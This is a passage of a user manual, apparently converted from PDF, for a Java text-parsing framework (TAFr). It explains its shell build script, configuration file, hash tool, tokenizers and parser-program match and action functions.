java -cp ../src BuildTokens ".,b" parserTmp.txt parserExe.txt UTF_8 UTF_8 -d
if [ "$?" != "0" ]
 then echo "exit with error"
 exit
fi
if [ "$?" != "0" ]
 then echo "exit with error"
 exit
fi
#-- ------------------------------------------------------------------------
echo "build the tokens: step-2 - CSV: ;SV"
#-- ------------------------------------------------------------------------
java -cp ../src BuildTokens ";SV" spreadsheet.csv inFileTmp2.txt UTF_8 UTF_8 -d
if [ "$?" != "0" ]
 then echo "exit with error"
 exit
fi
if [ "$?" != "0" ]
 then echo "exit with error"
 exit
fi
#-- ------------------------------------------------------------------------
echo "ParseTokens <loader-program> <pInFile> <template> <output-file with results>"
#-- ------------------------------------------------------------------------
java -cp ../src ParseTokens parserExe.txt inFileTmp2.txt nil,templ00.txt DBimport.sql
if [ "$?" != "0" ]
 then echo "exit with error"
 exit
fi

#-- ------------------------------------------------------------------------
echo "remove the tmp-files"
#-- ------------------------------------------------------------------------
rm ./parserTmp.txt
rm ./parserExe.txt
rm ./inFileTmp*.txt
```

The `WriteShellScript.class` program saves its parameters in the `WriteShellScript.cfg` file: If you change values using an editor, which software developers like to do, you should be careful. The `WriteShellScript.class` program only checks the CFG file to a limited extent. Therefore, unauthorized changes can quickly lead to errors.

```
peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/exa01$ cat WriteShellScript.cfg
classPath=../src
inputFile=spreadsheet.csv
inControl=y
outputFile=DBimport.sql
parserPrg=parserPrg.txt
templateFix=nil
templateNum=templ00.txt
tokenizer=;SV
keywordList=
shellScript=mk.sh
incharSet=UTF_8
outcharSet=UTF_8
filterComments=
peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/exa01$
```

WriteShellScript.cfg		
Parameter	Description	Example
`classPath`	the class path for the java interpreter	`../src`
`inputFile`	the file name of the input file	`Spreadshett.csv`
`inControl`	if ‘y’ log files are written	`y`
`outputFile`	the file name of the output file	`DBImport.sql`
`parserPrg`	the file name of the parser program	`parserPrg.txt`
`templateFix`	the file name of the template with the fix file name	`nil`
`templateNum`	the file name of the template with the var. file name	`templ00.txt`
`tokenizer`	the tokenizer that should be used for building the tokens	`;SV`
`keywordList`	the file name of the file with the keyword list	
`shellScript`	the file name for the shell script to be written	`mk.sh`
`incharSet`	the character set of the input file	`UTF_8`
`outcharSet`	the character set of the output file	`UTF_8`
`filterComments`	the list of the comments to filter	

```
peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/exa01$
peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/exa01$ java -cp ../src WriteShellScript
```

If you copy files between Unix and MS Windows, these files must be adapted: Unix uses a line feed (LF or ‘`\n`’) at the end of a line; MS Windows, on the other hand, uses a carriage return (CR or ‘`\r`’) and line feed (LF or ‘`\n`’).

Under Unix, this adaptation can be made using the programs `dos2unix` and `unix2dos`. The shell script interpreter under Unix is particularly sensitive when executing unconverted files.


Shows the man-pages of `dos2unix`:

```
$ man dos2unix
```

Example: Convert from DOS default code page to Unix Latin-1:

```
$ dos2unix -iso -n in.txt out.txt
```

If these programs are not installed on your system you can replace `\r\n` to `\n` with an good editor. May be you must switch on the button for regular expressions or Extended:



If the file `WriteShellScript.cfg` is not found in the actual directory an error is reported:

```
*** (WSC-50) readCfgFile() Read-Error: java.io.FileNotFoundException:
WriteShellScript.cfg (Datei oder Verzeichnis nicht gefunden)
```

This can be ignored. In this case the default-values are not taken from the configuration-file `WriteShellScript.cfg`. They are taken from the program.

There are 2 configuration-files of the *TAFr*-framework:

1. `WriteShellScript.cfg`
2. `TAFrConf.txt`

The file `TAFrConf.txt` should be used as the central configuration file for all projects stored in the class-path folder. The file `WriteShellScript.cfg`, on the other hand, should be used as a local file for the configuration of the project stored there.

First, the configuration file `TAFrConf.txt` is searched for in the local directory. If the file is not found there, the search is conducted in the directory configured as the class path in the `WriteShellScript.cfg` file. The file `WriteShellScript.cfg` must be stored in the local folder of the project. If the file is not found there, the default values for this file are taken.

HashForFile

`HashForFile.class` calculates the specified hash value as a signature for the specified file. This will identify illegal modifications of the software, if the signature of the software is published together with the software.

Valid hashing algorithms:

1. MD2
2. MD5
3. SHA
4. SHA-1
5. SHA-256
6. SHA-384
7. SHA-512

Example:

```
 java HashForFile 5 HashForFileTest.txt

SHA-256 for HashForFileTest.txt:
cb5f94dda49c8eaa0793cedec4ad21b3669b316775998a9c9a9e416e68472f14
```

```
peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/exa00$
peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/exa00$ ./mk.sh
 SHA-256 for HashForFileTest.txt: cb5f94dda49c8eaa0793cedec4ad21b3669b316775998a9c9a9e416e68472f14
peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/exa00$
```

The Parser Program

Introduction

A parser program consists of 7 columns:

```
  1     2       3           4  5                                        6     7
//LABEL MTYP    VAL       TTYP EXEC                                     CALL  NEXT
 START EQV      salesprice  -  ClrBVI_ClrIVA_AssDTmBV90_WrtTM01 $null STP00   //
 START $null    $null       -  $null                                   $null START  //

 STP00 EQT      $null       l  $null                                   $null STP01  //

 //--- AG - article-group                                                        ---
 STP01 EQT      $null       v  ClrNulBVA_AsuUniBV01_IncrIV01_WrtTM02_AssTokBV89 $
                                                                                 //A
 STP01 EQT      $null       s  AssTokBV89                              ERR01 STP01  //
 STP01 EQT      $null       l  $null                                   $null STP01  //
 //--- SP - separator
 STP02 EQT      $null       s  AppSpaBV89_AppTokBV89                   $null STP03  //
 STP02 EQT      $null       v  AssTokBV89                              ERR01 STP01  //
 STP02 EQT      $null       l  PbkTok                                  ERR01 STP01  //
.....
```

For each token that is read from the token list that has been created by the app the `BuildTokens`, one line of the parser program is processed:

```
22  l 0000000005 LF
23  v 0000000005 IT-assessoires
24  s 0000000005 ;
25  v 0000000005 printer-cartridge
26  s 0000000005 ;
27  v 0000000005 82.6
28  s 0000000005 ;
29  v 0000000005 129.0
30  l 0000000006 LF
```

A parser-program for the app `ParseTokens.class` is a finite state machine (FSM) with a stack. The finite state machine with a stack, also known as a Pushdown Automaton (PDA / in German Kellerautomat) in theory, stores the call-stack.

The parser program as a pushdown automaton:

- **A valid event is the match of a token by its value or its token-type against a line of the parser-program:**

state	event	event-1	event-2	event-3	event-4
1					
2		STP02: EQT s	STP02: EQT v	STP02: EQT l	
3					
4					
5					

```
//--- SP - separator
STP02 EQT      $null        s   AppSpaBV89_AppTokBV89          $null STP03
STP02 EQT      $null        v   AssTokBV89                     ERR01 STP01
STP02 EQT      $null        l   PbkTok                         ERR01 STP01
```

Example (see above the marked line):

1. `STP02: If the actual token-type is a "separator" (s - EOT=s) process the function AppSpaBV89 and AppTokBV89; next label is STP03.`
2. `STP02: If the actual token-type is a "value" (v - EOT=v) process the function AssSpaBV89; next label is STP01.`
3. `STP02: If the actual token-type is a "line-feed" (l - EOT=l) process the function PbkTok; next label is STP01:`

- **All valid events of a line of the transition table (tsm) are all labels in a parser-program with the same name:**

event / state	event-1	event-2	event-3	event-4
1	START	START		
2	STP00			
3	STP01	STP01	STP01	
4	STP02	STP02	STP02	
5	STP03	STP03	STP03	

.....

- **A call (col.no. 6) jumps to another position in the transition table; the label in the column NEXT (col.no. 7) is put into the call-stack for the return-command (here STP01):**

event / state	event-1	event-2	event-3	event-4
1				
2	STP02	STP02 ERR01	STP02 ERR01	
3				
4				
5				

```
1    2       3          4  5                              6    7
STP02 EQT    $null      v  AssTokBV89                     ERR01 STP01   //

//--- write the incomplete record as comment
ERR01 EQT    $null      l  WrtTM04                        $null $return //
ERR01 $null  $null      -  AppSpaBV89_AppSpaBV89_AppTokBV89 $null ERR01 //
.....
```

The first column contains the label. The starting value is always **`START`**. There must be at least one line in the parser program that contains the label-value `START` :

```
// LABEL   MTYP   VAL     TTYP   EXEC          CALL    NEXT
   START   EQT    $null     s    ClrNthBVA     $null   STP01
```

The current label that matches the label of the program-program (col. 1) is always searched for from the top. The actual token or the actual token-type is matched against the specified match-condition (col.2-4). If the match was not successful the next line in the parser-program with the same label is processed. If no suitable line is found, the program aborts and an appropriate error message is displayed:

```
neptun@neptun-Aspire-ES1-531:~/pbug/java/exa02$ ./ShellScript.sh
*** (435) readLdrPrgToArr() - label in column CALL not found: "SEL01"
*** (630) main() [435]
 0
```

The value `$null` in the columns `MTTYP`, VAL and `TTYP` means, that no match is to be executed. In this case the result is always success and the actual token is skipped.

```
//--- write the incomplete record as comment
ERR01 EQT     $null       l  WrtTM04                          $null $return //
ERR01 $null   $null       -  AppSpaBV89_AppSpaBV89_AppTokBV89 $null ERR01   //
```

The match functions are described below in detail.

```
 1     2       3            4  5                                6     7
 STP02 EQT     $null        v  AssTokBV89                       ERR01 STP01   //
```

There are 4 working steps for each token of the token-list (build from `BuildToken.class`):

1.) Read the first line from the top of the parser-program that matches the actual label (actual label=col.1. of the parser-program). The start-value (first label) is always `START`.

2.) Try to match the specified match type (match-function col.2..4 of the parser-program) to the actual token-value or token-type. In the example above: **EQ**ual **T**oken-type=v (=value):
From the token-list:

```
 .....
s 0000000005 ;
v 0000000005 IT-assessoires
l 0000000006 LF
 .....
```

3.) If the match is successful, all functions found in the `EXEC` column (col.5 of the parser-program) are processed. The individual functions are separated from each other by an underscore character ('_'). If the match was NOT successful, the next line that matches the current label-name is searched for. If no more labels are found, an error message is displayed:

```
*** (PTK-0630) parseTokenList() - no matching label found: ...
```

4.) In the last step, the value from the CALL column (col.6 of the parser-program) is loaded as the next label if the value is not null (`$null`). The value in the NEXT-column (col.7 of the parser-program) is used as the return address (`$return`). If null (`$null`) is specified in the `CALL` column, the value from the `NEXT` column is used as the next label.

The processing of the call- and next-label as pseudo-code:

```
IF a call is specified in the 6. column THEN
  execute the call by taking this value as the NEXT-label;
ELSE IF $return is specified in the 7. column THEN
  execute return by reading the value for the NEXT-label from the call-stack;
```

```
ELSE
  take the value for the NEXT-label from the column NEXT (the 7. column)
END IF;
```

The transition table below is a matrix, that specifies the events, the match-conditions, the actions and the next state (call, return, next):

```
//LABEL MTYP   VAL   TYP EXEC            CALL    NEXT      Comment
 STEP1  EQT    $null  l  WrtTM03         $null   STEP20    //
 STEP1  EQT    $null  w  AssTokBV01       $null   STEP2     //
 STEP1  $null  $null  -  $null            $null   STEP1     //

 STEP2  EQT    $null  n  AssTokBV02       $null   STEP3     //

 STEP3  $null  $null  -  AssTokBV03       $null   STEP4     //
```



event / state	event-1	event-2	event-3
STEP1	If event: EQT='l' action: WrtTM03 next: STEP20	If event: EQT='w' action: AssTokBV01 next: STEP2	If event: $null action: $null next: STEP1
STEP2	event: EQT='n' action: AssTokBV02 next: STEP3		
STEP3	If event: $null action: AssTokBV03 next: STEP4		
STEP4	.....	.....	.....

Optionally, a line with the label FINAL can be inserted, which should not be called. This line is automatically executed at the end of the parser program processing. The output of sums is typical for the final processing.

```
//--- write the incomplete record as comment
FINAL $null   $null       -  WrtTM03                          $null $null   //
```

The Token Creation

The creation of the tokens is controlled by the tokenizer, which is the first parameter of the app `BuildToken.class`. Currently 4 tokenizers are offered:


Tokenizer-Type	Token-Types	Example
CSV or "<.>**SV"** ;SV for semicolons as separator. No masking of single- or double-quotes.	v=value, s=separator, l=line-feed	
3GL or "**.,**b" for example In the example above: 1.) dec-separator: '**.**' 2.) 1000-separator: '**,**' 3.) masking of single- or double-quotes: 'b' (for backslash) If "3GL" is specified the masking of single- or double-quotes is 'b' for backslash.	k=keyword (after Update by `UpdateKeywords.class`), w=word , n=number, p=operator, s=separator, q=single-quote text, Q=double-quote text, o=other A word can start with a letter or '$' or '_'. The rest of the word can be a letter, a digit or '$' or '_' or '.'.	
3GLLF Same as 3GL but additional the Line-Feed is a token-type. For the dec-separator and the 1000-separator the default-values are taken: 1.) dec-separator: '**.**' 2.) 1000-separator: '**,**'	Same as 3GL but additional the Line-Feed is a token-type: l=LF. Sometimes the LF makes the evaluation easier.	Same as 3GL but Line-Feed is a token-type not a white-space. If more than one LF is found in a sequence, only the first LF is reported.

SQL
Masking of single- or double-quotes is ‘d‘ for doubling.

For the dec-separator and the 1000-separator the default-values are taken:
1.) dec-separator: ‘.‘
2.) 1000-separator: ‘,‘

k=keyword (after Update by `UpdateKeywords.class`),
w=word ,
n=number,
p=operator,
s=separator,
q=single-quote text,
Q=double-quote text,
o=other

A word can start with a letter or ‘$‘ ‘_‘.
The rest of the word can be a letter, a digit or ‘$‘ ‘_‘ ‘@‘.



SQLLF
Same as SQL but additional the Line-Feed is a token-type.

Same as SQL but additional the Line-Feed is a token-type: l=LF. Sometimes the LF makes the evaluation easier.

Same as SQL but Line-Feed is a token-type not a white-space. If more than one LF is found in a sequence, only the first LF is reported.

LOG
Masking of single- or double-quotes is ‘b‘ for backslash.

For the dec-separator and the 1000-separator the default-values are taken:
1.) dec-separator: ‘.‘
2.) 1000-separator: ‘,‘

k=keyword (after Update by `UpdateKeywords.class`),
w=word ,
n=number,
p=operator,
s=separator,
q=single-quote text,
Q=double-quote text,
o=other
l=LF

A word can start with a letter or ‘$‘ ‘_‘ '%' '&' '/' '\'.
The rest of the word can be a letter, a digit or ‘$‘ ‘_‘ '%' '&' '/' '\' '+' '*' '-' '.' '@'.

The Match Functions

So far the following match functions have been implemented:

Match-type	Value	Token-type	Description

$null	**$null**	**-**	No comparison is made. This is necessary, for example, to skip tokens. The result is always success. In the example below all tokens are skipped till the token-type is **v** (ftokenizer CSV, token-type = **v** = value):
			
			`//LAB. MTYP VAL TTYP EXEC CALL NEXT`
			`START EQT $null v ClrNthBVA $null STP01`
			`START $null $null - $null $null START`

AVT	**<value>**	**-**	**A**ssign**V**auleTo**T**oken: No comparison is made. Instead, the value from the value column is assigned to the current token. This allows the value of the token to be used in all functions. Example: Assign `SELECT` to the actual token and this value is assigned to the bind var. :BV21 by the function. The function `PbkTok` pushes the actual token back; so you can use it again:
			
			`//LAB. MTYP VAL TTYP EXEC CALL NEXT`
			`INI02 AVT SELECT - AsuTokBV21_PbkTok $null SD02`

DEA	**$null**	**-**	**DEA**ctivate: all subsequent functions are deactivated because the actual value was found in the unique index.

EQT	**$null**	**<Token Type>**	**EQ**ualToken**T**ype: Comparison of the current token type from the token list with the token type in the parser program.
			
			`//LAB. MTYP VAL TTYP EXEC CALL NEXT`
			`SCD01 EQT $null k AssTokBV01 $null SD02`

EQV	**<value>**	**-**	**EQ**ual**V**alue: Comparison of the value of current token from the token list with the value in the parser program.
			
			`//LAB. MTYP VAL TTYP EXEC CALL NEXT`
			`SEL06 EQV ; - $null $null $return`

EUV	**<value>**	**-**	**E**qual**U**pper**V**alue: Comparison of the upper-value of current token from the token list with the value in the parser program.
			
			`//LAB. MTYP VAL TTYP EXEC CALL NEXT`
			`STP01 EUV SELECT - $null SEL02 STP01`

EUVPAO	**<value>**	**-**	**E**qual**U**pper**V**alue**PA**renthesis**O**pen: Comparison of the current token from the token list after conversion to uppercase with the value in the parser program. However, the comparison is only TRUE or successful if the previous token was an opening round bracket (). This function is required so that, for example, when parsing SQL in the sequence of **(SELECT** …) the statement can be processed on the next higher stack level.
			
			`//LAB. MTYP VAL TTYP EXEC CALL NEXT`
			`SEL02 EUVPAO SELECT - $null SEL02 SEL02`
			
			`SELECT DepartmentID, n`
			`FROM ( SELECT DepartmentID, COUNT( * ) AS n`
			`FROM tab31 GROUP BY DepartmentID ) AS a`
			`^ ^`
			EUVPAO SELECT **PAC**

Match-type	Value	Token-type	Description

ELV	**<value>**	**-**	**E**qual**L**ower**V**alue: Comparison of the lower-value of current token from the token list with the value in the parser program.
			
			`//LAB. MTYP VAL TTYP EXEC CALL NEXT`
			`STP01 ELV select - $null SEL02 STP01`

EQB	**Content of :BV01..90**	**-**	**EQ**ual**B**indvariable: Comparison of the current token with the content specific binding variable 01 to 90:
			Example: The current token is compared to the actual value of bind-var.03:
			
			`//LAB. MTYP VAL TTYP EXEC CALL NEXT`
			`SCD03 EQB $BV03 - PbkTok $null $return`

(	**<value>**	**-**	Compares the number of opened parentheses with the value of the program counter. Example: (1 (2 (3) 2) 1). Square [] and curly {} brackets are analogous.
)	**<value>**	**-**	Compares the number of closed parentheses with the value of the program counter. Example: (1 (2 (3) 2) 1). Square [] and curly {} brackets are analogous.

PAO	**(**	**-**	**PA**renthesis**O**pen: Comparison of (from the token list with (in the parser program. Stores the current level of parentheses () in the parentheses stack if the current token is an opening parentheses. This will find a corresponding closing parentheses later.
			Example:
			`//LAB. MTYP VAL TTYP EXEC CALL NEXT`
			`SEL02 PAO ( - $null $null $return`

PAC	**)**	**.**	**PA**renthesis**C**lose: Comparison of) from the token list with) in the parser program. Then the current level of parentheses () is compared to the parentheses stack. This will find a corresponding closing parentheses.
			Example:
			`//LAB. MTYP VAL TTYP EXEC CALL NEXT`
			`SEL02 PAC ) - $null $null $return`

CBVBV 01..90 01..90		**-**	Compares the first specified bind variable to the second the specified bind variable.
			Example: This compares the bindvar. :BV21 to the bind-var. :BV23.
			
			`//LAB. MTYP VAL TTYP EXEC CALL NEXT`
			`SEL02 CBVBV2123 $null - $null $null $return`

CIVBV 01..90 01..90			Compares the first specified increment variable to the second the specified bind variable.
			Example: This compares the incr.var. :IV01 to the bind-var. :BV23.
			
			`//LAB. MTYP VAL TTYP EXEC CALL NEXT`
			`SEL02 CIVBV0123 $null - $null $null $return`

Match-type	Value	Token-type	Description
CVLeqBV 01..90	**<value>**	**-**	Compares (equal) the specified bind variable with the value that was entered as <VALUE> in the loader program. **Compare VALue equal to BV: VAL == :BV..** **//LAB. MTYP VAL TTYP EXEC CALL NEXT** STP06 CVLeqBV01 TEST - $null SUB01 STP03 If :BV01 is TEST: TEST is equal to TEST => the function returns `true`.
CVLeqIV 01..99	**<value>**	**-**	Compares (equal) the specified increment variable with the value that was entered as <VALUE> in the loader program. **Compare VALue equal to IV: VAL == :IV..** **//LAB. MTYP VAL TTYP EXEC CALL NEXT** STP06 CVLeqIV01 1000 - $null SUB01 STP03 If :IV01 is 1000: 1000 is equal to 1000 => the function returns `true`.
CVLgeIV 01..99	**<value>**	**-**	Compares (equal or greater) the specified increment variable with the value that was entered as <VALUE> in the loader program.
CVLgrIV 01..99	**<value>**	**-**	**Compare VALue greater equal to IV: VAL >= :IV..** **//LAB. MTYP VAL TTYP EXEC CALL NEXT** STP06 CVLgeIV01 1010 - $null SUB01 STP03 If :IV01 is 1000: 1010 is greater then 1000 => the function returns `true`. **CVLgeIV** `ge means greater or equal => it` compares with **>=** **CVLgrIV** `gr means greater => it` compares with **>**
CVLleIV 01..99	**<value>**	**-**	Compares (equal or lower) the specified increment variable with the value that was entered as <VALUE> in the loader program.
CVLloIV 01..99	**<value>**	**-**	**Compare VALue greater equal to IV: VAL <= :IV..** **//LAB. MTYP VAL TTYP EXEC CALL NEXT** STP06 CVLleIV01 990 - $null SUB01 STP03 If :IV01 is 1000: 990 is lower then 1000 => the function returns `true`. **CVLleIV** `ge means lower or equal => it` compares with **<=** **CVLloIV** `gr means lower => it` compares with **<**
CVLliBV 01..90	**<value>**	**-**	Compares (equal) the specified bind variable with the value that was entered as <VALUE> in the loader program. If the value from the loader program is shorter than the bind-var., only the number of characters of the value from the loader-program are compared. **Compare VALue (like) to BV: VAL like :BV..** **//LAB. MTYP VAL TTYP EXEC CALL NEXT** wrRes CVLliBV10 "SRC=192.168.2." - PbkTok $null wrRes2 If :BV01 is “SRC=192.168.2.1” the function returns `true`.

Combine two Match Functions

One can combine 2 match-functions:

```
MATCHFUNCTION1_<A|O|N>_MATCHFUNCTION2
  A  AND
  O  OR
  N  AND NOT
```

Examples:

```
//LABEL  MTYP           VAL     TTYP  EXEC    CALL    NEXT
 MLOOP   EQV_A_CmpBV22  SELECT   -     PbkTok  SEL00   MLOOP
```

The two match-functions `EQV` and `CmpBV22` are combined by `AND (A)`.
This mean:

1. The actual token must be `SELECT` and
2. the bind-variable :BV22 must have the value `SELECT`.

In this case the match-function will return `true`.

```
//LABEL  MTYP           VAL     TTYP  EXEC    CALL    NEXT
 MLOOP   EQV_O_CmpBV22  SELECT   -     PbkTok  SEL00   MLOOP
```

The two match-functions `EQV` and `CmpBV22` are combined by `OR (O)`.
This mean:

3. The actual token must be `SELECT` or
4. the bind-variable :BV22 must have the value `SELECT`.

In this case the match-function will return `true`.

```
//LABEL  MTYP           VAL     TTYP  EXEC    CALL    NEXT
 MLOOP   EQV_N_CmpBV22  SELECT   -     PbkTok  SEL00   MLOOP
```

The two match-functions `EQV` and `CmpBV22` are combined by `NOT (N)`.
This mean:

5. The actual token must be `SELECT` and
6. the bind-variable :BV22 must have not the value `SELECT`.

In this case the match-function will return `true`.

Each single match-function can be combined in this way. For both specified match-functions the specified value for value (`VAL`) and token-type (`TTYP`) is valid. Only two match-functions can be combined.

The Function List

Functions can be specified in the 5th column of the parser program The separator between the functions is the underscore (‘_’).

1	2	3	4	5	6	7	
`STP02`	`EQT`	`$null`	`v`	`AssTokBV89`	`ERR01`	`STP01`	`//`

Each function has two or three parts in its name:

1. action — always 3 letters (exception only `DeFuIf`)
2. what — always 3 letters or `BV` or `IV`
3. to-where — always a bind variable or a template with a number (if necessary)

This results in the following naming convention for functions: action, what, to-where.

- A number for a bind variable, an increment variable or a template is always to be specified by 2 digits: `01..90` for bind variables and `01..99` for increment variables and templates.
- A number for an assign expression to a variable for a compare must always be specified by 6 digits: `000000..999999`.

action

- `Ass` assign assign something
- `Asu` assign assign something in uppercase
- `App` append append something
- `Apu` append append something in uppercase
- `Com` compare compare something
- `DeFuIf` deactivates If such a function returns TRUE the rest of a function list is deactivated.
- `Clr` clear clear or reset something
- `Con` convert convert something
- `Dcr` decrement decrement an increment variable
- `Icr` increment increment an increment variable
- `Prp` prepend prepend a value
- `Pru` prepend prepend a value in uppercase
- `Put` put put something into a stack
- `Wrt` write write something

what

- `Asv` Assign a value to the assignment variable (**Ass**ign).
- `Com` Assign a value to the compare variable (**Com**pare).
- `DeFuIf` **De**activate all **functions** in a functions lis, if the return value (**If**) is TRUE.
  Example: `DeFuIfNulBV01` If the bind var.[01] (`:BV01`) is `NULL` or `$null`, the rest of all functions in a function list is deactivated.
- `Tok` The actual **Tok**en.
  For the assign of date & time a format-mask can be used here:
  TY4 (year 4 digits), **TY2** (year 2 digits), **TMM** (month 2 digits), **TDD** (day 2 digits), **THH** (hour 2 digits), **TMI** (minute 2 digits), **TSS** (second 2 digits - rounded)
- `PTk` The previous **Tok**en.
- `BV` **B**ind **V**ariable (are always Text or String).

- `BVI` **B**ind **V**ariable **I**ndex (the unique Index for bind variables).
- `IV` **I**ncrement **V**ariable
- `Dat` **Dat**e – Date: Day,Month,Year (4-digit) (`dd.MM.yyyy`).
- `Tim` **Tim**e – Time: Hour,Minute,Second (`HH:mm:ss`).
- `DTm` **D**ate & **Tim**e (`dd.MM.yyyy HH:mm:ss`).
- `Lin` **Lin**e
- `NCB` **N**esting-level of **C**urly **B**racket.
- `NRB` **N**esting-level of **R**ound **B**racket.
- `NSB` **N**esting-level of **S**quare **B**racket.
- `Uni` Only if a value is **Uni**que.

with what (when comparing) or to where

- `:BV01..90` bind variable 1 .. 90 (the bind var. 91 .. 100 have fixed values)
- `:IV01..99` increment variable 1 .. 99
- `:TM01..99` template 1 .. 99
- `000000..999999` assign a specified value to the compare-var.


Examples:

`$null`	Nothing to process.
`AssTokBV01`	Assign the actual token to bind variable 1 (:BV01).
`DeFuIfTokNul`	If the actual token is null (=`$null`) the rest of the functions in a function list is deactivated.
`AssCmp000005`	Assign 5 to the compare variable.

Only the assignment for the time and date functions differ from the rules above. To check log-messages from different log-files you can use the concept of the unified timestamp. The result of parsing a timestamp is a number: `YYYYMMDD.HHMISS`

years	YYYY	4 digits
months	MM	2 digits
days	DD	2 digits
	decimal-separator	
hours	HH	2 digits
minutes	MI	2 digits
seconds	SS	2 digits

Example:



From the token-list:

```
n 0000000001 2024
p 0000000001 -
n 0000000001 12
p 0000000001 -
n 0000000001 01
w 0000000001 T00
p 0000000001 :
n 0000000001 05
p 0000000001 :
n 0000000001 01.992675
p 0000000001 +
n 0000000001 01
p 0000000001 :
n 0000000001 00
```

From the parser program:

```
//0     1     2      3   4                          5     6
//LABEL MTYP  VAL    TYP EXEC                       CALL  NEXT
 START  EQT   $null  n   ClrNthBVA_ClrBVI_PbkTok   $null STP01   // clear BVs, IVs, and push-back-to
 START  $null $null  -   $null                      $null START   // skip all tokens till first numbe

 STP00  EQT   $null  l   ClrNthBVA                  $null STP01   // clear BVs then process the next
 STP00  $null $null  -   $null                      $null STP00   // skip all tokens till LF

 STP01  EQT   $null  n   AssTY4BV02                 $null STP02   // got the year   of the timestamp:
 STP02  EQV   -      -   $null                      $null STP03   // got -
 STP03  EQT   $null  n   AssTMMBV02                 $null STP04   // got the month  of the timestamp:
 STP04  EQV   -      -   $null                      $null STP05   // got -
 STP05  EQT   $null  n   AssTDDBV02                 $null STP06   // got the day    of the timestamp:
 STP06  EQT   $null  w   AssTHHBV02                 $null STP07   // got the hour   of the timestamp:
 STP07  EQV   :      -   $null                      $null STP08   // got :
 STP08  EQT   $null  n   AssTMIBV02                 $null STP09   // got the minute of the timestamp:
 STP09  EQV   :      -   $null                      $null STP10   // got :
 STP10  $null $null  -   AssTSSBV02                 $null STP11   // got the sec.   of the timestamp:
 STP11  EQV   +      -   $null                      $null STP12   // got +
 STP12  EQT   $null  n   $null                      $null STP13   // got the diff of hours to UTC of
 STP13  EQV   :      -   $null                      $null STP14   // got :
